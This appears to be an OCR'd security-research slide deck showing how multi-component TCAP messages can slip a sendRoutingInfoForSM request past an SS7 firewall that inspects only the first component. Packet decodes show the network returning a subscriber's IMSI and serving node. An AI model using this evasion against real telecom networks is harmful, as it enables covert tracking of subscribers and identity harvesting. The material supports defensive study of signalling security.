
ACN

Operation 1

Operation 2


Don’t understand. Repeat one more time.

Case 1. Use the ACN for the illegitimate component



Send the message to the SS7 FW for inspection

Inspect the first component only and pass the message into the network




```
No.  Protocol  Info
  1 GSM MAP   invoke statusReport invoke sendRoutingInfoForSM

▷ MTP 3 User Adaptation Layer
▷ Signalling Connection Control Part
◢ Transaction Capabilities Application Part
  ◢ begin
      [Transaction Id: 00002f27]
    ▷ Source Transaction ID
      oid: 0.0.17.773.1.1.1 (id-as-dialogue)
    ◢ dialogueRequest
        Padding: 7
      ▷ protocol-version: 80 (version1)
        application-context-name: 0.4.0.0.1.0.20.3 (shortMsgGatewayContext-v3)
    ▷ components: 2 items
◢ GSM Mobile Application
  ◢ Component: invoke (1)
    ◢ invoke
        invokeID: 1
      ◢ opCode: localValue (0)
          localValue: statusReport (74)
      ▷ IMSI:[redacted]7204
◢ GSM Mobile Application
  ◢ Component: invoke (1)
    ◢ invoke
        invokeID: 3
      ◢ opCode: localValue (0)
          localValue: sendRoutingInfoForSM (45)
      ▷ msisdn:[redacted]1f5
        sm-RP-PRI: True
      ▷ serviceCentreAddress:[redacted]f9
```

Case 1. Use the ACN for the illegitimate component

TCAP Begin


StatusReport_REQ

SendRoutingInfoForSM_REQ



TCAP Continue

Reject



```
No.  Protocol  Info
  1 GSM MAP   invoke statusReport invoke sendRoutingInfoForSM
  2 GSM MAP   SACK reject

▷ MTP 3 User Adaptation Layer
▷ Signalling Connection Control Part
◢ Transaction Capabilities Application Part
  ▷ continue
◢ GSM Mobile Application
  ◢ Component: reject (4)
    ◢ reject
      ▷ invokeIDRej: derivable (0)
      ▷ problem: invokeProblem (1)
```


Case 1. Use the ACN for the illegitimate component


TCAP Begin

- 🟩 StatusReport_REQ
- 🟥 SendRoutingInfoForSM_REQ

TCAP Continue

- 🟥 SendRoutingInfoForSM_REQ





```
No.  Protocol  Info
  1  GSM MAP   invoke statusReport invoke sendRoutingInfoForSM
  2  GSM MAP   SACK reject
  3  GSM MAP   invoke sendRoutingInfoForSM

▷ MTP 3 User Adaptation Layer
▷ Signalling Connection Control Part
◢ Transaction Capabilities Application Part
   ▷ continue
◢ GSM Mobile Application
   ◢ Component: invoke (1)
      ◢ invoke
           invokeID: 3
         ◢ opCode: localValue (0)
              localValue: sendRoutingInfoForSM (45)
         ▷ msisdn: [redacted]1f5
           sm-RP-PRI: True
         ▷ serviceCentreAddress: [redacted]f9
```

TCAP Continue

- 🟩 Reject

Case 1. Use the ACN for the illegitimate component


TCAP Begin

🟩 StatusReport_REQ

🟥 SendRoutingInfoForSM_REQ

TCAP Continue

🟥 SendRoutingInfoForSM_REQ




TCAP Continue

🟩 Reject

TCAP End


🟩 Reject

🟥 SendRoutingInfoForSM_RES




```
No.  Protocol  Info
  1  GSM MAP   invoke statusReport invoke sendRoutingInfoForSM
  2  GSM MAP   SACK reject
  3  GSM MAP   invoke sendRoutingInfoForSM
  4  GSM MAP   SACK reject returnResultLast sendRoutingInfoForSM

▷ MTP 3 User Adaptation Layer
▷ Signalling Connection Control Part
◢ Transaction Capabilities Application Part
   ▷ end
◢ GSM Mobile Application
   ◢ Component: reject (4)
      ◢ reject
         ▷ invokeIDRej: derivable (0)
         ▷ problem: invokeProblem (1)
◢ GSM Mobile Application
   ◢ Component: returnResultLast (2)
      ◢ returnResultLast
            invokeID: 3
         ◢ resultretres
            ◢ opCode: localValue (0)
                  localValue: sendRoutingInfoForSM (45)
            ▷ IMSI:[redacted]07204
            ◢ locationInfoWithLMSI
               ▷ networkNode-Number:[redacted]19349
```

Case 2. Remove the Dialogue Portion



Send the message to the SS7 FW for inspection

Inspect the first component only and pass the message into the network




